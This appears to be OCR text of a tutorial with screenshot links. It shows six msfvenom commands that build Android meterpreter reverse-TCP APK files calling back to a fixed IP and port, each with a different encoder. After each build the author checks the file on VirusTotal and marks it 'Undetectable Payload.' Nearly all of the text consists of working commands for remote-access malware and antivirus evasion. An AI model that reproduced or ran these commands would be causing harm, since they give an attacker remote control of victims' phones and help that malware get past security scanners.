
1.First Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e mipsbe/byte_xori apk > aniket10.apk


- **Payload generate successfully , now open virus total**



- **Choose a payload that you created**




- **Here , Undetectable Payload**




2.Second Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e mipsle/byte_xori apk > aniket12.apk

- **Payload create Successfully**




- **Undetectable Payload**




3.Third Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e mipsle/longxor apk > aniket13.apk

- **Payload create Successfully**




- Undetectable Payload




4.Fourth Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e php/base64 apk > aniket14.apk

- **Payload create Successfully**




- Undetectable Payload




5.Fifth Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e php/hex apk > aniket15.apk

- Payload Generate Successfully




- Undetectable




6.Sixth Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e php/minify apk > aniket16.apk

- Payload Generate Successfully



